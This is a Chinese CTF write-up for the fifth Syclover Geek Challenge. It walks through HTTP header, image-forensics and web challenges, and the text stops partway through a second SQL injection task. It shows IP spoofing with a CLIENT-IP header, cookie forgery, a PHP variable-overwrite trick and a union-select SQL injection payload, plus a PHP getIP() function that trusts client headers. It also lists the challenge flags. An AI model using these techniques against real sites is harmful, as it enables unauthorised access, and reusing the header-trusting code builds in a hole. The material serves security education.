

第五季极客大挑战 Writeup

音符【BTC&XDSEC&威尔渗透大牛徒弟小组】

先晒张排行榜装下逼。

队伍	学院	口号	得分	最后提交时间
威尔渗透大牛徒弟小组	信息安全工程学院	威尔渗透最后一次收徒，男生2000，女生免费（QQ:13121692）	4601	2014-10-17 10:04:37
大一爸爸猴	统计学院	此广告位已被摩操up主购买：www.bilibili.com/video/av1193400	4451	2014-10-17 19:21:16
jsdx	校外团队		4251	2014-10-17 18:29:17
test set	信息安全工程学院	被北京6级大风吹走了	4051	2014-10-17 17:09:39
蓝娇	信息安全工程学院	白神，我稀饭你！	4001	2014-10-16 22:41:59
F1uYu4n	校外团队	摸摸猫头	3951	2014-10-18 01:33:55
JoyChou	信息安全工程学院	洋葱，约否？	3801	2014-10-17 15:00:03
fenicy	信息安全工程学院	Hacked By Shijie	3601	2014-10-17 00:25:34
Hellokitty	校外团队		3401	2014-10-16 22:42:47
LStar	信息安全工程学院	主办方这个口号接口的名字low爆了	3401	2014-10-18 00:20:46


HTTP Base1

Do you know what is HTTP Header?

Go on, Hacker!

考核关于 http 头的知识

直接用 chrome 查看数据包



返回过来的数据包 HEADER

▼ **Response Headers** [view source](#)

Connection: keep-alive
Content-Encoding: gzip
Content-Length: 81
Content-Type: text/html
Date: Mon, 30 Jun 2014 17:50:48 GMT
Flaq: SYC{YouSeeMe@HttpHe4der}

看到 flag 了。

HTTP Base2

SYC 财务系统

不允许外部访问

大家都说不知道我想表达什么

那么再给点提示吧=。=

财务系统只能从本机访问



不允许外部访问
=====
大家都说不知道我想表达什么
那么再给点提示吧=。=
财务系统只能从本机访问
=====

一开始是没有这个提示的。
这题考核的是 IP 伪造的相关知识。
以下是一个用 php 获取客户端 ip 的脚本。

```
function getIP() {  
    if (@$_SERVER["HTTP_X_FORWARDED_FOR"])  
        $ip = $_SERVER["HTTP_X_FORWARDED_FOR"];  
    else if (@$_SERVER["HTTP_CLIENT_IP"])  
        $ip = $_SERVER["HTTP_CLIENT_IP"];  
    else if (@$_SERVER["REMOTE_ADDR"])  
        $ip = $_SERVER["REMOTE_ADDR"];  
    else if (@getenv("HTTP_X_FORWARDED_FOR"))  
        $ip = getenv("HTTP_X_FORWARDED_FOR");  
    else if (@getenv("HTTP_CLIENT_IP"))  
        $ip = getenv("HTTP_CLIENT_IP");  
    else if (@getenv("REMOTE_ADDR"))  
        $ip = getenv("REMOTE_ADDR");  
    else  
        $ip = "Unknown";  
    return $ip;  
}  
  
$ip = getIP() ;  
echo $ip;
```

X_FORWARDED_FOR 跟 CLIENT_IP 都是在 HTTP HEADER 头中的参数, 客户端在发送一个 HTTP 请求包的时候可以修改。

Burp Suite 是一款非常好的 HTTP 分析利用工具, 我们用它来抓包、改包。

Target: http://syc.myclover.org

Request

Raw Params Headers Hex

```
GET /pentest/http2/ HTTP/1.1
Host: syc.myclover.org
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Funny Web Browser
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: __utma=215706389.1444469178.1413107198.1413256445.1413510379.6;
__utmez=215706389.1413180272.4.4.utmcsr=hack.myclover.org[utmcon=(referral)][utmcmd=referral]
utmccot=/challenge/pentest
RA-Ver: 2.7.0
RA-Sid: 6BBF6951-20140723-150429-247583-07ef5e
```

Response

Raw Headers Hex HTML Render

```
Date: Mon, 30 Jun 2014 17:59:35 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u14
Vary: Accept-Encoding
Content-Length: 372
Content-Type: text/html
X-Cache: MISS from metms
X-Cache-Lookup: MISS from metms:80
Via: 1.0 metms (squid/3.1.10)
Connection: keep-alive

<html>
<head>
<title>SYC讓(-)妹維筆轉</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<pre>
消除死總橫口關×口關口
=====
濫 y 口問催口消總健開撒塚鋸窠。拔句粗湊口
關 d 暮銀堆孖總規滑紺噴槍=鋸口=
城(-)妹維筆轉案口庭滿度蓬鏈鴻口關口
=====
</pre>
</body>
</html>
```

普通发包

伪造 CLIENT-IP

Target: http://syc.myclover.org

Request

Raw Params Headers Hex

```
GET /pentest/http2/ HTTP/1.1
Host: syc.myclover.org
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Funny Web Browser
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: __utma=215706389.1444469178.1413107198.1413256445.1413510379.6;
__utmez=215706389.1413180272.4.4.utmcsr=hack.myclover.org[utmcon=(referral)][utmcmd=referral]
utmccot=/challenge/pentest
CLIENT-IP: 127.0.0.1
RA-Ver: 2.7.0
RA-Sid: 6BBF6951-20140723-150429-247583-07ef5e
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.0 200 OK
Date: Mon, 30 Jun 2014 18:04:02 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u14
Vary: Accept-Encoding
Content-Length: 207
Content-Type: text/html
X-Cache: MISS from metms
X-Cache-Lookup: MISS from metms:80
Via: 1.0 metms (squid/3.1.10)
Connection: keep-alive


<html>
<head>
<title>SYC讓(-)妹維筆轉</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
Flag: SYC[Change_IP_Is_S0_Easy!]
</body>
</html>
```

HTTP Base3



你好，普通用户，欢迎使用SYC财务系统！


查看返回的数据包



Cookie 是什么？

Cookie 是网站用来辨别用户身份的一种信用凭证，存放在客户端。

因为存放在客户端，所以可以修改。可以修改，就可以伪造。



修改一下 userid 跟 userlevel，获取 flag。


too young too simple

图片题。

下载下来一个 flag.bmp，bmp 图片后缀，却无法显示。



用 C32asm 查看，16 进制编辑工具。



左边是文件的 16 进制格式，右边是文件的 unicode 格式。

发现文件头 确实是 42 4D 标准的 BMP 文件头



但是文件的其他部分却出现了 PNG 图片的文件格式

[illegible]

可以判断，这其实是一个 PNG 的图片文件。我们现在要做的很简单，就是把文件的文件头改回 png 的文件头。

PNG 的文件头是 89 50 4E 47 0D 0A 1A 0A
然后将文件名改为 png 格式。



提示了一个网站，貌似是告诉谁 flag
弱弱问一句，这是在刷流量么？



拿到 flag

[你喜不喜欢萌萌哒的姐姐](#)

图片题，下载到 1.JPG
同样用 c32asm 打开。
发现文件尾有异常的地方。

000538B0	AF	FE	09	F5	A5	78	C6	E2	2F	B3	EA	BE	11	F8	8B	E0	醋x染酬?鵠??
000538C0	5D	62	C1	BC	A8	EE	63	77	F1	1D	CC	9A	0E	A1	6C	44	1b良 cu?鵠. D?
000538D0	BB	4C	70	3C	73	7D	B0	A2	92	AF	74	89	23	A9	90	09	籐p<s>阿梅t? 可.?
000538E0	07	62	C4	56	69	5E	72	7A	2D	E5	37	FF	00	3F	3B	C9	.b肺i^rz-? .?;?
000538F0	F6	5F	86	AE	DA	F0	D3	A4	F1	2A	4E	BD	6A	F5	5A	6F	鯽哧障嬰?N络駟o△
00053900	59	D4	73	7A	34	D6	B3	52	7B	CE	4F	D6	4F	AB	93	7F	Y詿z4殖RC矮詒响△
00053910	FF	D9	00	00	00	2F	39	6A	2F	34	41	41	51	53	6B	5A	?.. /9j/4AAQSKZ
00053920	4A	52	67	41	42	41	51	45	41	59	41	42	67	41	41	44	JRgABAQEAYABgAAD
00053930	2F	32	77	42	44	41	41	45	42	41	51	45	42	41	51	45	/2wBDAAEBAQEBAQE
00053940	42	41	51	45	42	41	51	45	42	41	51	45	42	41	51	45	BAQEBAQEBAQEBAQE
00053950	42	41	51	45	42	41	51	45	42	41	51	45	42	41	51	45	BAQEBAQEBAQEBAQE
00053960	42	41	51	45	42	41	51	45	42	41	51	45	42	41	51	45	BAQEBAQEBAQEBAQE
00053970	42	41	51	45	42	41	51	45	42	41	51	45	42	41	51	45	BAQEBAQEBAQEBAQE
00053980	42	41	51	45	42	41	51	45	42	41	51	48	2F	32	77	42	BAQEBAQEBAQH/2wB
00053990	44	41	51	45	42	41	51	45	42	41	51	45	42	41	51	45	DAQEBAQEBAQEBAQE
000539A0	42	41	51	45	42	41	51	45	42	41	51	45	42	41	51	45	BAQEBAQEBAQEBAQE
000539B0	42	41	51	45	42	41	51	45	42	41	51	45	42	41	51	45	BAQEBAQEBAQEBAQE
000539C0	42	41	51	45	42	41	51	45	42	41	51	45	42	41	51	45	BAQEBAQEBAQEBAQE
000539D0	42	41	51	45	42	41	51	45	42	41	51	45	42	41	51	45	BAQEBAQEBAQEBAQE
000539E0	42	41	51	45	42	41	51	48	2F	77	41	41	52	43	41	48	BAQEBAQH/wAARCAH
000539F0	5A	41	5A	41	44	41	52	45	41	41	68	45	42	41	78	45	ZAZADAREAAhEBAxE
00053A00	42	2F	38	51	41	48	77	41	41	41	51	55	42	41	51	45	B/8QAHWAAAQUBAQE
00053A10	42	41	51	45	41	41	41	41	41	41	41	41	41	41	41	45	BAQEAAAAAAAAAAAAE
00053A20	43	41	77	51	46	42	67	63	49	43	51	6F	4C	2F	38	51	CAwQFBgcICQoL/8Q
00053A30	41	74	52	41	41	41	67	45	44	41	77	49	45	41	77	55	AtRAAAgEDAwIEAwU
00053A40	46	42	41	51	41	41	41	46	39	41	51	49	44	41	41	51	FBAQAAAF9AQIDAAQ
00053A50	52	42	52	49	68	4D	55	45	47	45	31	46	68	42	79	4A	RBRIhMUEGE1FhByJ
00053A60	78	46	44	49	42	6A	61	45	40	40	3A	4B	78	77	52	56	VDNRRLaFtIAKvBuU


照例说图片文件中不可能存在这么一大串连续的英文字符串的，看格式应该是 base64 编码，试试解码。



虽然解出来出乱码（因为浏览器的字符集不支持输出一些不可见字符以及一些不常见 unicode 编码），但是从文件开头，我们就可以辨明，这是一个 jpg 的文件。

下面写了一个 php 小脚本来解决问题。

```
1.php
1  <?php
2  $x = '/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAAEBAQEBAQEBAQ
3  file_put_contents('xx.jpg', base64_decode($x));
4  ?>
```



美男子



一开始还以为又是图片题，用 C32 看了有一会儿。




看来又是 cookie 伪造了。

设置下 cookie

Cookie: user=meinanzi; isboy=1;


拿到 flag

Login



appleU0是三叶草的一位学长，他喜欢用团队名来作为密码。从小道信息得知，你登陆进去了之后又意想不到的信息哟！


直接送账号密码呀，快试试。用户名 appleU0，密码 syclover



骚年，有木有找到KEY哇！再仔细看看哟！


又是无聊的 http 返回包？

发现返回包中有个 TIP：




貌似是覆盖变量 login

关于 php 覆盖变量的知识，我猜测他的脚本应该是这样写的。




访问：<http://syc.myclover.org/pentest/memeda.php?login=1>



骚年，有木有找到KEY哇！再仔细看看哟！key:ple4s3_att3n710n_Y0U_v4r14B1e

Web Base1



看来是 sql 注入的知识。

1 基础知识

编辑

原理

SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序，而这些输入大都是SQL语法里的一些组合，通过执行SQL语句进而执行攻击者所要的操作，其主要原因是程序没有细致地过滤用户输入的数据，致使非法数据侵入系统。

根据相关技术原理，SQL注入可以分为平台层注入和代码层注入。前者由不安全的数据库配置或数据库平台的漏洞所致；后者主要是由于程序员对输入未进行细致地过滤，从而执行了非法的数据查询。基于此，SQL注入的产生原因通常表现在以下几方面：①不当的类型处理；②不安全的数据库配置；③不合理的查询集处理；④不当的错误处理；⑤转义字符处理不合适；⑥多个提交处理不当。

Sql 的根本原因是没有将数据与代码区分开。

Select * from table where id = +input+

Select * from table where id = 1

A screenshot of a web browser window. The address bar shows the URL 'syc.myclover.org/pentest/web1/read.php?id=1'. The page content is as follows:

你好，三叶草是卖鞋的吗？

想起来有一个执着的男人加三叶草的群，附加消息“我是XXX地的代理商，加我下”
拒绝又加，拒绝又加。然后我在拒绝理由那填了一句，“我们不是卖鞋的”

那么，三叶草到底是干嘛的呢？

可能听到最多的是，是成都的一个黑客团体，还可以。

是的，这是来自西南某地常乐村职业技校的一群热爱安全技术的学生聚集在一起，一起探讨淫生，交流技术的安全技术小组。如果贴标签的话，那么…安全技术&渗透测试&逆向工程&编程开发&LINUX&无线安全&遵纪守法&热爱生活&喜欢妹子&也喜欢汉子&宅实验室&没网要死&吃喝玩乐&春夏秋冬&生活里会经历的各种爆笑骂。

三叶草成立了10年，学长前辈们有人肉身翻墙，有人乐享成都蓉城的安逸，有人冲刺北上广，有人继续奋斗在安全第一线，有人开始带领更多的人接触互联网安全这项事业，有人走向其他领域，有人考研读博，有人结婚生子。

他们有他们不同的精彩人生，而在校的伙伴们，依然继续着努力向对安全领域望而却步的学弟学妹们讲解相关知识，引导更多的同学走进安全这扇门。依然继续每周的捞基例会，分享自己接触的技术难点，猜测女神为什么总去洗澡。

一切依然在继续，什么都没放弃，下一个10年，我们变成前辈，前辈变成老前辈，三叶草依然还会在这里。


于我来说，那是我大学里和一群卖身不卖艺的五好青年一起奋斗的日子，时光好像流水飞快，日日夜夜将我们的青春灌溉。

3Y 洋葱YCong
From: http://syclover.sinaapp.com/?p=94

Select * from table where id = 1-1



Select * from table where id = 1-0



你好，三叶草是卖鞋的吗？

想起来有一个执着的男人加三叶草的群，附加消息“我是XXX地的代理商，加我下”
拒绝又加，拒绝又加。然后我在拒绝理由那填了一句，“我们不是卖鞋的”

那么，三叶草到底是干嘛的呢？

可能听到最多的是，是成都的一个黑客团体，还可以。
是的，这是来自西南某地常乐村职业院校的一群热爱安全技术的学生聚在一起，一起探讨衍生，交流技术的安全技术小组。
如果贴标签的话，那么…安全技术&渗透测试&逆向工程&编程开发&Linux&无线安全&遵纪守法&热爱生活&喜欢妹子&也喜欢汉子
&宅实验室&没网要死&吃喝玩乐&春夏秋冬&生活里会经历的各种嬉笑怒骂。

三叶草成立了10年，学长前辈们有人肉身翻墙，有人乐享成都蓉城的安逸，有人冲刺北上广，有人继续奋斗在安全第一线，
有人开始带领更多的人接触互联网安全这项事业，有人走向其他领域，有人考研读博，有人结婚生子。
他们有他们不同的精彩人生，而在校的伙伴们，依然继续着努力向对安全领域望而却步的学弟学妹们讲解相关知识，
引导更多的同学走进安全这扇门。依然继续每周的奠基例会，分享自己接触的技术难点，猜测女神为什么总去洗澡。
一切依然在继续，什么都没放弃，下一个10年，我们变成前辈，前辈变成老前辈，三叶草依然还会在这里。

于我来说，那是我大学里和一群卖身不卖艺的五好青年一起奋斗的日子，时光好像流水飞快，日日夜夜将我们的青春灌溉。


BY 洋葱YCong

From: <http://syclover.sinaapp.com/?p=94>


关于更多的 sql 注入的知识，自行去网上查阅。

这里直接用一个 payload:

<http://syc.myclover.org/pentest/web1/read.php?id=-1 union select 1,2,flag from flag>




Web Base2



1.你好，三叶草是卖鞋的吗？

2.mysql注入总结

添加了一个搜索功能



原来的注入已经过滤了。


`$id = $_GET['id'] → $id=intval($_GET['id'])`

目测在搜索处出现注入

`Select * from table where content like '%+input+%'`

1

`Select * from table where content like '%1%'`

